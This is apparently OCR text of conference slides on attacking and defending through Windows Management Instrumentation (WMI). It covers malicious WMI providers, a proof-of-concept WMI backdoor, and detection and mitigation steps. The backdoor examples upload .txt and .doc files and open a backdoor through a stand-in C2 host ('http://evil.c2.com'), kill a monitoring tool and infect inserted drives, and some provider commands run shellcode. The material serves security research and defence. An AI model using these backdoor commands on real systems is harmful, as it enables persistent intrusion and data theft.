
WMI Providers

WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI classes and their methods are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
  - `HKEY_CLASSES_ROOT\CLSID\<GUID>\InprocServer32 – (default)`
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new `__Win32Provider : __Provider` instances
- Kernel drivers host classes present in ROOT\WMI

3rd Party WMI Providers

- Some 3rd party providers exist
- E.g. Lenovo has one installed on this laptop
  - Enables remote get/set of BIOS configuration




Malicious WMI Providers

- This was merely a theoretical attack vector until recently…
- EvilWMIProvider by Casey Smith (@subTee)
  - https://github.com/subTee/EvilWMIProvider
  - PoC shellcode runner
  - `Invoke-WmiMethod -Class Win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
  - https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
  - PoC PowerShell runner and network connection lister
  - `Invoke-WmiMethod -Class Win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
  - `Get-WmiObject -Class Win32_NetworkConnection`
- Install with InstallUtil.exe

WMI Provider Enumeration

- Get-WmiProvider.ps1
  - https://gist.github.com/mattifestation/2727b6274e4024fd2481



PoC WMI Backdoor

PoC WMI Backdoor Background

- A pure WMI backdoor
- PowerShell installer
- PowerShell not required on victim
- Intuitive syntax
- Relies exclusively upon permanent WMI event subscriptions

PoC WMI Backdoor Syntax - New-WMIBackdoorTrigger

```
New-WMIBackdoorTrigger -TimingInterval <uint32>
                       [-TimerName <string>]
                       [-TriggerName <string>]
New-WMIBackdoorTrigger -Datetime <datetime>
                       [-TimerName <string>]
                       [-TriggerName <string>]
New-WMIBackdoorTrigger -ProcessName <string>
                       [-TriggerName <string>]
New-WMIBackdoorTrigger -NewOrModifiedFileExtensions <string[]>
                       [-TriggerName <string>]
New-WMIBackdoorTrigger –LockedScreen
                       [-TriggerName <string>]
New-WMIBackdoorTrigger –InteractiveLogon
                       [-TriggerName <string>]
New-WMIBackdoorTrigger –DriveInsertion
                       [-TriggerName <string>]
```

PoC WMI Backdoor Syntax - New-WMIBackdoorAction

```
New-WMIBackdoorAction    -C2Uri <uri>
                         -FileUpload
                         [-ActionName <string>]

New-WMIBackdoorAction    -C2Uri <uri>
                         -Backdoor
                         [-ActionName <string>]

New-WMIBackdoorAction    -KillProcess
                         [-ActionName <string>]

New-WMIBackdoorAction    -InfectDrive
                         [-ActionName <string>]
```

PoC WMI Backdoor Syntax – Register-WMIBackdoor

```
Register-WMIBackdoor    [-Trigger] <hashtable>
                        [-Action] <hashtable>
                        [[-ComputerName] <string>]
```

PoC WMI Backdoor - Examples

```
$Trigger1 = New-WMIBackdoorTrigger -NewOrModifiedFileExtensions 'txt', 'doc'
$Action1 = New-WMIBackdoorAction -C2Uri 'http://evil.c2.com' -FileUpload
$Registration1 = Register-WMIBackdoor -Trigger $Trigger1 -Action $Action1

$Trigger2 = New-WMIBackdoorTrigger -TimingInterval 1
$Action2 = New-WMIBackdoorAction -C2Uri 'http://evil.c2.com' -Backdoor
$Registration2 = Register-WMIBackdoor -Trigger $Trigger2 -Action $Action2

$Trigger3 = New-WMIBackdoorTrigger -ProcessName 'procexp64.exe'
$Action3 = New-WMIBackdoorAction -KillProcess
$Registration3 = Register-WMIBackdoor -Trigger $Trigger3 -Action $Action3

$Trigger4 = New-WMIBackdoorTrigger -DriveInsertion
$Action4 = New-WMIBackdoorAction -InfectDrive
$Registration4 = Register-WMIBackdoor -Trigger $Trigger4 -Action $Action4
```

Attack Defense and Mitigations


Attacker Detection with WMI

- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}

Get-WmiObject -Class __FilterToConsumerBinding @Arguments
Get-WmiObject -Class __EventFilter @Arguments
Get-WmiObject -Class __EventConsumer @Arguments
```

Existing Detection Utilities

- Sysinternals Autoruns



- Kansa
  - https://github.com/davehull/Kansa/
  - Dave Hull (@davehull), Jon Turner (@z4ns4tsu)


Attacker Detection with WMI

WMI is the free, agent-less host IDS that you never knew existed!


Mitigations

- Stop the WMI service - Winmgmt?
- Firewall rules
- Existing Event logs
  - Microsoft-Windows-WinRM/Operational
  - Microsoft-Windows-WMI-Activity/Operational
  - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions

Mitigations



Mitigations



Thank you!

- Valuable input on useful `__EventFilters` – i.e. malicious event triggers
  - Justin Warner (@sixdub)
  - Will Schroeder (@harmj0y)
- For bringing malicious WMI providers from theory to reality
  - Casey Smith (@subTee)
  - Jared Atkinson (@jaredcatkinson)
- To all defenders taking WMI seriously

Questions?